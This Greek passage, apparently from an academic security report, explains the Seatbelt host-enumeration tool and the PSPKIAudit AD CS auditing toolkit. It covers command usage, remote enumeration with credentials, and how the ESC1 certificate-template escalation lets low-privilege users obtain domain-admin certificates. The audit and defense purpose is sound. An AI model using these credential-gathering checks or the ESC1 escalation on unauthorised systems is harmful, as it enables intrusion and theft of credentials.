- + LocalGroups - Μη κενές τοπικές ομάδες. Το όρισμα "-full" εμφανίζει όλες τις ομάδες, ενώ ως όρισμα μπορούμε να δώσουμε ένα όνομα υπολογιστή για απαρίθμηση.
- + LocalUsers - Τοπικοί χρήστες, είτε είναι ενεργοί / απενεργοποιημένοι, και ο κωδικός ανά χρήστη που ορίστηκε τελευταία. Ως όρισμα μπορούμε να δώσουμε το όνομα υπολογιστή για απαρίθμηση.
- + LogonEvents - Συμβάντα σύνδεσης (Αναγνωριστικό συμβάντος 4624) από το αρχείο καταγραφής συμβάντων ασφαλείας. Από προεπιλογή συλλέγει στοιχεία 10 ημερών, ενώ μπορεί να πάρει ως όρισμα έναν αριθμό που αφορά τις τελευταίες N-ημέρες.
- + LogonSessions - Περίοδοι σύνδεσης στα Windows
- LOLBAS - Εντοπίζει το Living Off The Land Binaries και Scripts (LOLBAS) στο σύστημα. Σημείωση: απαιτεί σημαντικό χρόνο.
- + LSASettings - Ρυθμίσεις LSA (συμπεριλαμβανομένων πακέτων εξουσιοδότησης - auth).
- + MappedDrives - Αντιστοιχισμένες μονάδες δίσκου χρηστών (μέσω WMI)
- McAfeeConfigs - Εντοπίζει αρχεία διαμόρφωσης McAfee

- McAfeeSiteList - Αποκρυπτογράφηση τυχόν αρχείων διαμόρφωσης McAfee SiteList.xml που βρέθηκαν.
- MicrosoftUpdates - Όλες οι ενημερώσεις της Microsoft (μέσω COM)
- NamedPipes – Ονομαστική καταγραφή pipes και οποιεσδήποτε πληροφορίες αναγνώσιμων ACL (Access Control Lists).
- + NetworkProfiles - Προφίλ δικτύου Windows
- + NetworkShares - Κοινή χρήση δικτυακών πόρων που εμφανίζονται από το μηχάνημα (μέσω WMI)
- + NTLMSettings- Ρυθμίσεις ελέγχου ταυτότητας NTLM. Σε ένα δίκτυο Windows, το NT (New Technology) LAN Manager (NTLM) είναι μια σειρά πρωτοκόλλων ασφαλείας της Microsoft, που προορίζονται να παρέχουν έλεγχο ταυτότητας, ακεραιότητα και εμπιστευτικότητα στους χρήστες. Το NTLM είναι ο διάδοχος του πρωτοκόλλου ελέγχου ταυτότητας στο Microsoft LAN Manager (LANMAN), ένα παλαιότερο προϊόν της Microsoft. Η σουίτα πρωτοκόλλου NTLM υλοποιείται σε έναν πάροχο υποστήριξης ασφαλείας, ο οποίος συνδυάζει τα πρωτόκολλα ελέγχου ταυτότητας LAN Manager, NTLMv1, NTLMv2 και NTLM2 σε ένα μόνο πακέτο. Εάν αυτά τα πρωτόκολλα χρησιμοποιούνται ή μπορούν να χρησιμοποιηθούν σε ένα σύστημα, καθορίζεται από τις ρυθμίσεις πολιτικής ομάδας, για το οποίο διαφορετικές εκδόσεις των Windows έχουν διαφορετικές προεπιλεγμένες ρυθμίσεις. Οι κωδικοί πρόσβασης NTLM θεωρούνται αδύναμοι επειδή μπορούν να εξαναγκάζονται πολύ εύκολα με σύγχρονο υλικό.
- OfficeMRUs - Λίστα αρχείων του Office που χρησιμοποιήσατε πιο πρόσφατα (τελευταίες 7 ημέρες).
- OracleSQLDeveloper - Βρίσκει αρχεία σύνδεσης Oracle SQLDeveloper.xml.
- + OSInfo - Βασικές πληροφορίες λειτουργικού συστήματος (π.χ. αρχιτεκτονική, έκδοση λειτουργικού συστήματος κ.λπ.).
- + OutlookDownloads - Λίστα αρχείων που έχουν ληφθεί από το Outlook
- + PoweredOnEvents - Πρόγραμμα επανεκκίνησης και αναστολής λειτουργίας με βάση το αρχείο καταγραφής συμβάντων και τα EIDs 1, 12, 13, 42 και 6008. Από προεπιλογή συλλέγει στοιχεία 7 ημερών, ενώ μπορεί να πάρει ως όρισμα έναν αριθμό που αφορά τις τελευταίες N-ημέρες.
- + PowerShell - Εκδόσεις PowerShell και ρυθμίσεις ασφαλείας
- + PowerShellEvents - Αρχεία καταγραφής δέσμης ενεργειών PowerShell (4104) με ευαίσθητα δεδομένα.
- + PowerShellHistory - Αναζητά αρχεία ιστορικού κονσόλας PowerShell για ευαίσθητες αντιστοιχίσεις regex (regional expression).
- Printers - Εγκατεστημένοι εκτυπωτές (μέσω WMI)
- + ProcessCreationEvents - Μητρώα δημιουργίας διεργασιών (4688) με ευαίσθητα δεδομένα.
- Processes- Εκτέλεση διαδικασιών με ονόματα εταιρειών που δεν περιέχουν 'Microsoft' στις πληροφορίες αρχείου. Το όρισμα "-full" απαριθμεί όλες τις διαδικασίες.
- + ProcessOwners - Εκτέλεση λίστας διεργασιών με τους κατόχους τους. Για απομακρυσμένη χρήση.
- + PSSessionSettings - Καταγράφει τις ρυθμίσεις περιόδου λειτουργίας PS από το μητρώο

- + PuttyHostKeys - Αποθηκευμένα κλειδιά κεντρικού υπολογιστή SSH. Τα κλειδιά ενός κεντρικού υπολογιστή είναι κρυπτογραφικά κλειδιά. Τα ιδιωτικά κλειδιά πρέπει να είναι προσβάσιμα μόνο στο χρήστη root. Ωστόσο, οι διαχειριστές συστήματος που έχουν αντίστοιχα δικαιώματα σε έναν διακομιστή, μπορούν να αποκτήσουν το ιδιωτικό κλειδί κεντρικού υπολογιστή του διακομιστή. Ομοίως, εάν ένας εισβολέας αποκτήσει πρόσβαση root στον διακομιστή, μπορεί να αποκτήσει ένα αντίγραφο του ιδιωτικού κλειδιού κεντρικού υπολογιστή. Μόλις ο εισβολέας έχει ένα αντίγραφο του ιδιωτικού κλειδιού κεντρικού υπολογιστή, μπορεί να εκτελέσει επιθέσεις man-in-the-middle (MITM) στο δίκτυο για να αποκτήσει κωδικούς πρόσβασης χρήστη και να εισάγει νέες εντολές σε άλλες συνεδρίες διαχείρισης.
- + PuttySessions - Ενδιαφέρουσες ρυθμίσεις από τυχόν αποθηκευμένες παραμέτρους. Μπορεί να περιλαμβάνει IP διευθύνσεις και διαπιστευτήρια για ένα πλήθος δικτυακών συσκευών: από servers έως δρομολογητές.
- RDCManFiles - Αρχεία ρυθμίσεων διαχείρισης απομακρυσμένης επιφάνειας εργασίας των Windows
- + RDPSavedConnections - Αποθηκευμένες συνδέσεις RDP στο μητρώο, συμπεριλαμβανομένων συμβουλών ονόματος χρήστη.
- + RDPSessions - Τρέχουσες εισερχόμενες συνεδρίες RDP (Remote Desktop Protocol). Μπορούμε να δώσουμε ως όρισμα το όνομα του υπολογιστή για απαρίθμηση).
- + RDPsettings - Ρυθμίσεις διακομιστή / πελάτη απομακρυσμένης επιφάνειας εργασίας.
- RecycleBin - Στοιχεία στον Κάδο Ανακύκλωσης που διαγράφηκαν τις τελευταίες 30 ημέρες - λειτουργεί μόνο από περιβάλλον χρήστη.
- reg - Τιμές κλειδιών μητρώου (HKLM \ Software από προεπιλογή). Πιθανές παράμετροι μπορούν να είναι οι: [Path] [intDepth] [Regex] [boolIgnoreErrors].
- RPCMappedEndpoints – Αντιστοίχιση των τρεχόντων τελικών σημείων RPC (Remote Process Call).
- + SCCM – Καταγραφή ρυθμίσεων System Center Configuration Manager (SCCM), εάν υπάρχουν.
- + ScheduledTasks - Προγραμματισμένες εργασίες (μέσω WMI) που δεν έχουν συνταχθεί από τη "Microsoft". Η παράμετρος "-full" παραθέτει όλες τις προγραμματισμένες εργασίες.
- SearchIndex - Αποτελέσματα ερωτήματος από το Ευρετήριο αναζήτησης των Windows, με προεπιλεγμένο όρο «password». Ως ορίσματα μπορούμε να δώσουμε τα εξής: <διαδρομή αναζήτησης> <μοτίβο1, μοτίβο2, ...>.
- SecPackageCreds - Λαμβάνει διαπιστευτήρια από πακέτα ασφαλείας.
- SecurityPackages - Καταγράφει τα πακέτα ασφαλείας που είναι διαθέσιμα αυτήν τη στιγμή χρησιμοποιώντας το EnumerateSecurityPackagesA ().
- Services - Υπηρεσίες με ονόματα εταιρειών που δεν περιέχουν 'Microsoft' στις πληροφορίες. Το όρισμα "-full" απαριθμεί όλες τις διαδικασίες.
- + SlackDownloads - Αναλύει τυχόν αρχεία «slack-downloads» που βρέθηκαν. Το Slack είναι μια ιδιόκτητη επιχειρηματική πλατφόρμα επικοινωνίας που αναπτύχθηκε από την αμερικανική εταιρεία λογισμικού Slack Technologies. Το Slack προσφέρει πολλές δυνατότητες τύπου IRC, συμπεριλαμβανομένων των μόνιμων δωματίων συνομιλίας (κανάλια) που οργανώνονται ανά θέμα, ιδιωτικές ομάδες και απευθείας μηνύματα.
- + SlackPresence - Ελέγχει εάν υπάρχουν ενδιαφέροντα αρχεία Slack.

- + SlackWorkspaces - Αναλύει τυχόν αρχεία «slack-workspaces» που βρέθηκαν.
- + SuperPutty - Αρχεία διαμόρφωσης SuperPutty. Πρόκειται για ένα πρόγραμμα βασισμένο στο Putty, αλλά με γραφικό περιβάλλον.
- + Sysmon - Διαμόρφωση Sysmon από το μητρώο. Το System Monitor (Sysmon) είναι μια υπηρεσία συστήματος Windows και ένα πρόγραμμα οδήγησης συσκευής που, μόλις εγκατασταθεί σε ένα σύστημα, παραμένει ενεργό σε όλες τις επανεκκινήσεις του συστήματος για να παρακολουθεί και να καταγράφει τη δραστηριότητα του συστήματος στο αρχείο καταγραφής συμβάντων των Windows. Παρέχει λεπτομερείς πληροφορίες σχετικά με τη δημιουργία διεργασιών, τις συνδέσεις δικτύου και τις αλλαγές στον χρόνο δημιουργίας αρχείων. Συλλέγει τα συμβάντα που δημιουργεί χρησιμοποιώντας τη «Συλλογή συμβάντων των Windows» ή τους πράκτορες SIEM και στη συνέχεια τα αναλύει, επιτρέποντας τον εντοπισμό κακόβουλης ή ανώμαλης δραστηριότητας και την κατανόηση πώς λειτουργούν οι εισβολείς και τα κακόβουλα προγράμματα σε ένα δίκτυο. Ας σημειωθεί ότι το Sysmon δεν παρέχει ανάλυση των γεγονότων που δημιουργεί, ούτε επιχειρεί να προστατευθεί ή να κρυφτεί από τους επιτιθέμενους.
- + SysmonEvents - Αρχεία καταγραφής διαδικασίας Sysmon (1) με ευαίσθητα δεδομένα.
- TcpConnections - Τρέχουσες συνδέσεις TCP και οι σχετικές διαδικασίες και υπηρεσίες τους.
- TokenGroups – Τα διακριτικά (tokens) τοπικών ομάδων και ομάδων domain.
- TokenPrivileges - Τρέχοντα προνόμια διαδικασίας / διακριτικών (π.χ. SeDebugPrivilege / κ.λπ.).
- + UAC - Πολιτικές συστήματος UAC μέσω του μητρώου.
- UdpConnections - Τρέχουσες συνδέσεις UDP και συναφείς διαδικασίες και υπηρεσίες.
- UserRightAssignments – Διαμορφωμένα εκχωρημένα δικαιώματα χρηστών (π.χ. SeDenyNetworkLogonRight, SeShutdownPrivilege κ.λπ.). Ως όρισμα παίρνει το όνομα χρήστη για απαρίθμηση.
- + WindowsAutoLogon - Πληροφορίες μητρώου αυτόματων συνδέσεων.
- WindowsCredentialFiles - Λήψη DPAPI διαπιστευτηρίων Windows.
- + WindowsDefender - Ρυθμίσεις του Windows Defender (συμπεριλαμβανομένων των τοποθεσιών εξαίρεσης).
- + WindowsEventForwarding - Ρυθμίσεις προώθησης συμβάντων των Windows (Windows Event Forwarding - WEF) μέσω του μητρώου.
- + WindowsFirewall - Εμφάνιση μη τυπικών κανόνων τείχους προστασίας. Η παράμετρος "-full" παραθέτει όλους τους κανόνες και μπορεί να πάρει ως επιπλέον ορίσματα τα εξής: allow/deny/tcp/udp/in/out/domain/private/public.
- WindowsVault - Διαπιστευτήρια που υπάρχουν αποθηκευμένα στο Windows Vault (π.χ. συνδέσεις από τον Internet Explorer και το Edge).
- WMIEventConsumer – Απαριθμεί τα συμβάντα WMI
- WMIEventFilter – Απαριθμεί τα φίλτρα συμβάντων WMI
- WMIFilterBinding - Παραθέτει τα WMI φίλτρα σε σχέση με τα συμβάντα.
- + WSUS - Ρυθμίσεις υπηρεσιών Windows Server Update Services (WSUS), εάν υπάρχουν.

Το Seatbelt διαθέτει τις ακόλουθες ομάδες εντολών: All, User, System, Slack, Chromium, Remote, Misc, οπότε μπορεί να κληθεί με την σύνταξη “seatbelt.exe <group>”.

- Το "seatbelt.exe -group = all" εκτελεί όλες τις εντολές.
- Το "seatbelt.exe -group = user" εκτελεί τις ακόλουθες εντολές: ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, ExplorerMRUs, ExplorerRunCommands, FileZilla, FirefoxPresence, IdleTime, IEFavourites, IETabs, IEUrls, KeePass, MappedDrives, OfficeMRUs, OracleSQLDeveloper, PowerShellHistory, PuttyHostKeys, PuttySessions, RDCManFiles, RDPSavedConnections, SecPackageCreds, SlackDownloads, SlackPresence, SlackWorkspaces, SuperPutty, TokenGroups, WindowsCredentialFiles, WindowsVault.
- Το "seatbelt.exe -group = system" εκτελεί τις ακόλουθες εντολές: AMSIProviders, AntiVirus, AppLocker, ARPTable, AuditPolicies, AuditPolicyRegistry, AutoRuns, CredGuard, DNSCache, DotNet, EnvironmentPath, EnvironmentVariables, Hotfixes, InterestingProcesses, InternetSettings, LAPS, LastShutdown, LocalGPOs, LocalGroups, LocalUsers, LogonSessions, LSASettings, McAfeeConfigs, NamedPipes, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, Processes, PSSessionSettings, RDPSessions, RDPsettings, SCCM, Services, Sysmon, TcpConnections, TokenPrivileges, UAC, UdpConnections, UserRightAssignments, WindowsAutoLogon, WindowsDefender, WindowsEventForwarding, WindowsFirewall, WMIEventConsumer, WMIEventFilter, WMIFilterBinding, WSUS.
- Το "seatbelt.exe -group = slack" εκτελεί τις ακόλουθες εντολές: SlackDownloads, SlackPresence, SlackWorkspaces.
- Το "seatbelt.exe -group = chromium" εκτελεί τις ακόλουθες εντολές: ChromiumBookmarks, ChromiumHistory, ChromiumPresence.
- Το "seatbelt.exe -group = remote" εκτελεί τις ακόλουθες εντολές: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall.
- Το "seatbelt.exe -group = misc" εκτελεί τις ακόλουθες εντολές: ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, FirefoxHistory, InstalledProducts, InterestingFiles, LogonEvents, LOLBAS, McAfeeSiteList, MicrosoftUpdates, OutlookDownloads, PowerShellEvents, Printers, ProcessCreationEvents, ProcessOwners, RecycleBin, reg, RPCMappedEndpoints, ScheduledTasks, SearchIndex, SecurityPackages, SysmonEvents

Παραδείγματα:

- ✓ Το 'seatbelt.exe <Command> [Command2] ... ' θα εκτελέσει έναν ή περισσότερους καθορισμένους ελέγχους μόνο.

- ✓ Το 'seatbelt.exe <Command> -full' θα επιστρέψει πλήρη αποτελέσματα για μια εντολή χωρίς φιλτράρισμα.
- ✓ Το 'seatbelt.exe "<Command> [argument]"' θα μεταβιβάσει ένα όρισμα σε μια εντολή που το υποστηρίζει (ιδιαίτερη προσοχή στα εισαγωγικά).
- ✓ Το 'seatbelt.exe -group = all' θα εκτελέσει ΟΛΟΥΣ τους ελέγχους απαρίθμησης, μπορεί να συνδυαστεί με το "-full".
- ✓ Το 'seatbelt.exe <Command> -computername = COMPUTER.DOMAIN.COM [-username = DOMAIN \ USER -password = PASSWORD]' θα εκτελέσει έναν ισχύοντα έλεγχο από απόσταση
- ✓ Το 'seatbelt.exe -group = remote -computername = COMPUTER.DOMAIN.COM [-username = DOMAIN \ USER -password = PASSWORD]' θα εκτελέσει ειδικούς απομακρυσμένους ελέγχους
- ✓ Το 'seatbelt.exe -group = system -outputfile = "C: \ Temp \ out.txt"' θα εκτελέσει ελέγχους συστήματος και θα γράψει την έξοδο στο αρχείο out.txt.
- ✓ Το 'seatbelt.exe -group = user -q -outputfile = "C: \ Temp \ out.json"' θα εκτελείται σε αθόρυβη λειτουργία με ελέγχους χρήστη και έξοδο σε αρχείο .json.

Ορίσματα εντολών:

Οι εντολές που δέχονται ορίσματα το αναγράφουν στην περιγραφή τους. Για να δώσουμε ένα όρισμα σε μια εντολή, αρκεί να το δηλώσουμε μετά την εντολή με τη χρήση διπλών εισαγωγικών. Για παράδειγμα, η ακόλουθη εντολή επιστρέφει τα συμβάντα σύνδεσης με αναγνωριστικό 4624 για τις τελευταίες 30 ημέρες:

$> seatbelt.exe "LogonEvents 30"

Η επόμενη εντολή ερωτά ένα μητρώο σε βάθος τριών επιπέδων, επιστρέφοντας μόνο κλειδιά / valueNames / τιμές που ταιριάζουν με το regex. *defini. * και αγνοώντας τυχόν σφάλματα που προκύπτουν.

*$> seatbelt.exe "reg \"HKLM\SOFTWARE\Microsoft\Windows Defender\"3.*defini.*true"*

Έξοδος αποτελεσμάτων:

Όπως είδαμε και σε προηγούμενα παραδείγματα, το Seatbelt μπορεί να ανακατευθύνει την έξοδό του σε ένα αρχείο με το όρισμα -outputfile = "C: \ Path \ file.txt". Εάν η διαδρομή του αρχείου τελειώνει σε .json, η έξοδος θα έχει τη δομή json.

Απομακρυσμένη απαρίθμηση:

Έχει ήδη αναφερθεί ότι οι εντολές που σημειώνονται με ένα + στο μενού βοήθειας μπορούν να εκτελεστούν εξ αποστάσεως σε άλλο σύστημα. Αυτό καθίσταται εφικτό με τη βοήθεια της υπηρεσίας WMI μέσω ερωτημάτων για αντίστοιχες κλάσεις και της μεθόδου StdRegProv του WMI για απαρίθμηση μητρώου.

Για την απαρίθμηση ενός απομακρυσμένου συστήματος, θα πρέπει να δώσουμε το όρισμα -computername = COMPUTER.DOMAIN.COM – κι εναλλακτικά ένα όνομα χρήστη και κωδικό πρόσβασης που μπορεί να καθοριστεί με -username = DOMAIN \ USER -password = PASSWORD.

Για παράδειγμα, η ακόλουθη εντολή εκτελεί ελέγχους σε ένα απομακρυσμένο σύστημα:

$> seatbelt.exe -group=remote-computername=192.168.230.209 -username=THESHIRE\sam -password="yum\"po-ta-toes\""

Δημιουργία custom ενοτήτων:

Η δομή του Seatbelt είναι εντελώς αρθρωτή, επιτρέποντας την προσθήκη πρόσθετων ενοτήτων εντολών στη δομή του αρχείου και τη δυναμική φόρτωση.

Υπάρχει ένα πρότυπο πρόσθετου με σχόλια στο .\Seatbelt\Commands\Template.cs ως σημείο αναφοράς. Μόλις δημιουργηθεί, τοποθετούμε το πρόσθετο στη λογική θέση του αρχείου, ενώ το συμπεριλαμβάνουμε στο έργο στο Solution Explorer του Visual Studio και το μεταγλωττίζουμε.

Θα δούμε αναλυτικά τι μπορούμε να χρησιμοποιήσουμε στην επόμενη υποενότητα.

(Schroeder, 2022)

4.1.2. PSPKIAudit

Πρόκειται για μια εργαλειοθήκη PowerShell για τον έλεγχο Υπηρεσιών πιστοποιητικών Active Directory (AD CS). Είναι δομημένο πάνω από το κιτ εργαλείων PSPKI του PKISolution (υπό την άδεια Microsoft Public License). Αυτό το αποθετήριο περιέχει μια νεότερη έκδοση του PSPKI από αυτήν που είναι διαθέσιμη στο PSGallery. Αξίζει να σημειωθεί ότι ο Vadims Podans (ο δημιουργός του PSPKI) παρείχε ευγενικά αυτήν την έκδοση, καθώς περιέχει ενημερώσεις κώδικα για πολλά σφάλματα. (SON, 2021)

Η ενότητα περιέχει τις ακόλουθες κύριες λειτουργίες:

4.1.2.1. Invoke-PKIAudit

Ελέγχει τις τρέχουσες ρυθμίσεις AD CS, αναλύοντας κυρίως τον διακομιστή CA και δημοσιεύει πρότυπα για πιθανές ευκαιρίες κλιμάκωσης προνομίων.

4.1.2.2. Get-CertRequest

Εξετάζει τα πιστοποιητικά που έχουν εκδοθεί από μια Αρχή Πιστοποίησης ζητώντας τη βάση δεδομένων της ΑΠ. Πρωταρχική πρόθεση είναι η ανακάλυψη αιτημάτων πιστοποιητικών που ενδέχεται να έχουν κάνει κατάχρηση ευπάθειας κλιμάκωσης (privilege escalation) προτύπου πιστοποιητικού Επιπλέον, εάν ένας χρήστης ή ένας υπολογιστής έχει παραβιαστεί, οι ανταποκριτές συμβάντων μπορούν να τον χρησιμοποιήσουν για να βρουν πιστοποιητικά που είχε εκδώσει ο διακομιστής CA στον παραβιασμένο χρήστη / υπολογιστή (τα οποία στη συνέχεια πρέπει να ανακληθούν).

Εδώ πρέπει να σημειωθεί ότι ο συγκεκριμένος κώδικας βρίσκεται σε δοκιμαστική έκδοση (beta). Σε δοκιμές που έχουν γίνει, η χρήση του Invoke-PKIAudit δεν θα επηρεάσει το

πραγματικό περιβάλλον εργασίας, καθώς ο όγκος των δεδομένων που ερωτά είναι αρκετά περιορισμένος. Ωστόσο όσον αφορά το Get-CertRequest δεν έχει γίνει επαρκής αριθμός δοκιμών έναντι τυπικών φόρτων εργασίας ενός διακομιστή CA. Η Get-CertRequest ερωτά τη βάση δεδομένων της AA απευθείας και υπάρχει μεγάλη πιθανότητα να χρειαστεί να επεξεργαστεί χιλιάδες αποτελέσματα, τα οποία ενδέχεται να επηρεάσουν την απόδοση.

4.1.2.3. Έλεγχος εσφαλμένων διαμορφώσεων AD CS:

Η εκτέλεση του Invoke-PKIAudit [-CAComputerName CA.DOMAIN.COM | -CAName X-Y-Z] θα εκτελέσει όλους τους ελέγχους για το υπάρχον περιβάλλον AD CS, συμπεριλαμβανομένης της απαρίθμησης διαφόρων ρυθμίσεων Αρχής Πιστοποιητικού και Προτύπου Πιστοποιητικού. Τυχόν εσφαλμένες διαμορφώσεις (ESC1-8) θα εμφανίζονται ως ιδιότητες στα αποτελέσματα CA / προτύπου που εμφανίζονται για να προσδιορίσουν τη συγκεκριμένη εσφαλμένη διαμόρφωση που βρέθηκε.

Για αλλαγή ομάδων / χρηστών που χρησιμοποιήθηκαν για τον έλεγχο εγγραφής / ελέγχου πρόσβασης, χρειάζεται να τροποποιήσουμε το regex $CommonLowprivPrincipals στην αρχή του Invoke-PKIAudit.ps1.

Σε περίπτωση που επιθυμούμε να εξάγουμε όλες τις πληροφορίες CA σε ένα csv, χρειάζεται να εκτελεστεί η εντολή:

> *Get-AuditCertificateAuthority [-CAComputerName CA.DOMAIN.COM | -CAName X-Y-Z] | Export-Csv -NoTypeInformation CAs.csv.*

Για να εξάγουμε όλες τις δημοσιευμένες πληροφορίες προτύπου σε ένα csv (όχι μόνο ευάλωτα πρότυπα), πρέπει να εκτελέσουμε την εντολή:

> *Get-AuditCertificateTemplate [-CAComputerName CA.DOMAIN.COM | -CAName X-Y-Z] | Export-Csv -NoTypeInformation templates.csv.*

4.1.2.4. Επεξήγηση Εξόδου:

Υπάρχουν δύο κύριες ενότητες των δεδομένων που εξάγονται - λεπτομέρειες σχετικά με τις εντοπισμένες ΑΠ και λεπτομέρειες σχετικά με πιθανά ευάλωτα πρότυπα.

Για τα αποτελέσματα της αρχής έκδοσης πιστοποιητικών:

Ιδιοκτησία Αρχής Πιστοποιητικού	Περιγραφή
ComputerName	Το σύστημα στο οποίο εκτελείται η Αρχή Πιστοποίησης
CAName	Το όνομα της ΑΠ
ConfigString	Η πλήρης συμβολοσειρά ρυθμίσεων COMPUTER\CA_NAME
IsRoot	Αν η ΑΠ είναι ΑΠ ρίζας
AllowsUserSuppliedSans	Αν η ΑΠ έχει σήμανση EDITF_ATTRIBUTESUBJECTALTNAME2
VulnerableACL	Κατά πόσον η ΑΠ έχει ευπαθή ρύθμιση ACL (Access Control List)

EnrollmentPrincipals	Αρχές που έχουν το δικαίωμα εγγραφής σε επίπεδο ΑΠ.
EnrollmentEndpoints	Τελικά σημεία εγγραφής υπηρεσιών Ιστού της ΑΠ.
NTLMEnrollmentEndpoints	Τελικά σημεία εγγραφής υπηρεσιών ιστού της ΑΠ που έχουν ενεργοποιημένο το NTLM.
DACL	Οι πλήρεις πληροφορίες ελέγχου πρόσβασης.
Misconfigurations	ESC[1-8] που υποδεικνύει τη συγκεκριμένη εσφαλμένη διαμόρφωση που υπάρχει (εάν υπάρχει).

Για αποτελέσματα προτύπου πιστοποιητικού:

Ιδιότητα	Περιγραφή
CA	Το πλήρες CA ConfigString του προτύπου πάνω στο οποίο δημοσιεύεται (μηδενικό για μη δημοσίευση).
Name	Το όνομα του προτύπου.
SchemaVersion	Η έκδοση σχήματος (1/2/3) του προτύπου.
OID	Το μοναδικό αναγνωριστικό αντικειμένου του προτύπου.
VulnerableTemplateACL	Αληθές, αν το πρότυπο έχει ευπαθή ρύθμιση ACL (Access Control List)
LowPrivCanEnroll	Αληθές, εάν οι χρήστες με χαμηλά προνόμια μπορούν να εγγραφούν στο πρότυπο.
EnrolleeSuppliesSubject	Αληθές, αν η σήμανση CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT είναι παρούσα.
EnhancedKeyUsage	Η χρήση των EKUs είναι ενεργή στο πρότυπο.
HasAuthenticationEku	Αληθές αν το πρότυπο έχει EKU που επιτρέπει έλεγχο ταυτότητας.
HasDangerousEku	Αληθές εάν το πρότυπο έχει "επικίνδυνο" (Οποιοδήποτε σκοπό ή μηδενικό) EKU.
EnrollmentAgentTemplate	Αληθές αν το πρότυπο έχει το EKU "Πιστοποιητικό αιτήματος πιστοποιητικού".
CAManagerApproval	Αληθές εάν απαιτούνται εγκρίσεις διαχειριστή για εγγραφή.
IssuanceRequirements	Πληροφορίες εξουσιοδοτημένης υπογραφής.
ValidityPeriod	Για πόσο ισχύει το πιστοποιητικό.
RenewalPeriod	Η περίοδος ανανέωσης του πιστοποιητικού.

Owner	Ο κύριος κάτοχος του πιστοποιητικού.
DACL	Οι πλήρεις πληροφορίες ελέγχου πρόσβασης.
Misconfigurations	ESC[1-8] που υποδεικνύει τη συγκεκριμένη εσφαλμένη διαμόρφωση που υπάρχει (εάν υπάρχει).

4.1.2.5. ESC1 - Πρότυπα πιστοποιητικών με εσφαλμένη διαμόρφωση:

Λεπτομέρειες:

Αυτό το σενάριο κλιμάκωσης προνομίων προκύπτει όταν πληρούνται οι ακόλουθες προϋποθέσεις:

Το Enterprise CA παρέχει δικαιώματα εγγραφής σε χαμηλά προνομιούχους χρήστες. Η διαμόρφωση του Enterprise CA πρέπει να επιτρέπει στους χρήστες με χαμηλά προνόμια τη δυνατότητα να ζητούν πιστοποιητικά.

Η έγκριση διαχειριστή είναι απενεργοποιημένη. Αυτή η ρύθμιση προϋποθέτει, ότι ένας χρήστης με δικαιώματα "διαχειριστή" πιστοποιητικού ελέγχει κι εγκρίνει το ζητούμενο πιστοποιητικό, πριν από την έκδοσή του.

Δεν απαιτούνται εξουσιοδοτημένες υπογραφές. Αυτή η ρύθμιση απαιτεί οποιαδήποτε αίτημα υπογραφής πιστοποιητικού (CSR) να υπογράφεται από ένα υπάρχον εξουσιοδοτημένο πιστοποιητικό.

Ένας περιγραφέας ασφαλείας προτύπου πιστοποιητικού με υπερβολικά δικαιώματα, παραχωρεί δικαιώματα εγγραφής πιστοποιητικού σε χρήστες με χαμηλά προνόμια. Η κατοχή δικαιωμάτων εγγραφής πιστοποιητικού επιτρέπει σε έναν εισβολέα με χαμηλά προνόμια να ζητήσει και να αποκτήσει ένα πιστοποιητικό βάσει του προτύπου. Τα δικαιώματα εγγραφής παραχωρούνται μέσω της περιγραφής ασφαλείας αντικειμένου AD του προτύπου πιστοποιητικού.

Το πρότυπο πιστοποιητικού ορίζει EKU που επιτρέπουν τον έλεγχο ταυτότητας. Τα ισχύοντα EKU περιλαμβάνουν έλεγχο ταυτότητας πελάτη (OID 1.3.6.1.5.5.7.3.2), έλεγχο ταυτότητας πελάτη PKINIT (OID 1.3.6.1.5.2.3.4) ή σύνδεση έξυπνης κάρτας (OID 1.3.6.1.4.1.311.20.2.2).

Το πρότυπο πιστοποιητικού επιτρέπει στους αιτούντες να καθορίσουν ένα subjectAltName (SAN) στο CSR. Εάν ένας αιτών μπορεί να καθορίσει το SAN σε ένα CSR, ο αιτών μπορεί να ζητήσει ένα πιστοποιητικό ως οποιοσδήποτε (π.χ., ένας χρήστης διαχειριστή τομέα). Το αντικείμενο AD του προτύπου πιστοποιητικού καθορίζει εάν ο αιτών μπορεί να καθορίσει το SAN στην ιδιότητα mspki-certificate-name-flag. Η ιδιότητα mspki-Certificate-name-flag είναι bitmask (παίρνει Boolean τιμές) κι εάν υπάρχει η CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT, ένας αιτών μπορεί να καθορίσει το SAN.

TL; DR (Too Long; Didn't Read): Αυτή η κατάσταση σημαίνει ότι οι μη προνομιούχοι χρήστες μπορούν να ζητήσουν ένα πιστοποιητικό που μπορεί να χρησιμοποιηθεί για έλεγχο ταυτότητας τομέα, όπου μπορούν να καθορίσουν ένα αυθαίρετο εναλλακτικό όνομα (όπως ένας διαχειριστής τομέα). Αυτό μπορεί να οδηγήσει σε ένα πιστοποιητικό εργασίας για έναν χρήστη με επιπλέον δικαιώματα, όπως ένας διαχειριστής τομέα.

Παράδειγμα:

[!] Potentially vulnerable Certificate Templates:

CA : dc.theshire.local\theshire-DC-CA
Name : ESC1Template
SchemaVersion : 2
OID : ESC1 Template
(1.3.6.1.4.1.311.21.8.10395027.10224472.
4213181.15714845.1171465.9.10657968.
9897558)
VulnerableTemplateACL : False
LowPrivCanEnroll : True
EnrolleeSuppliesSubject : True
EnhancedKeyUsage : Client Authentication
(1.3.6.1.5.5.7.3.2)|
Secure Email (1.3.6.1.5.5.7.3.4)|
Encrypting File System
(1.3.6.1.4.1.311.10.3.4)
HasAuthenticationEku : True
HasDangerousEku : False
EnrollmentAgentTemplate : False
CAManagerApproval : False
IssuanceRequirements : [Issuance Requirements]
Authorized signature count: 0
Reenrollment requires: same
criteria as for enrollment.
ValidityPeriod : 1 years
